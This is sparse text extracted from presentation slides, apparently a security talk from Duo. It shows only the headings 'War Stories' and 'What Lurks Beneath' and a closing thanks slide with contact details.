
# WAR STORIES



DOWNLOADING...







# WHAT LURKS BENEATH



# Thanks!

hacker@duo.com

@gattaca

www.duo.com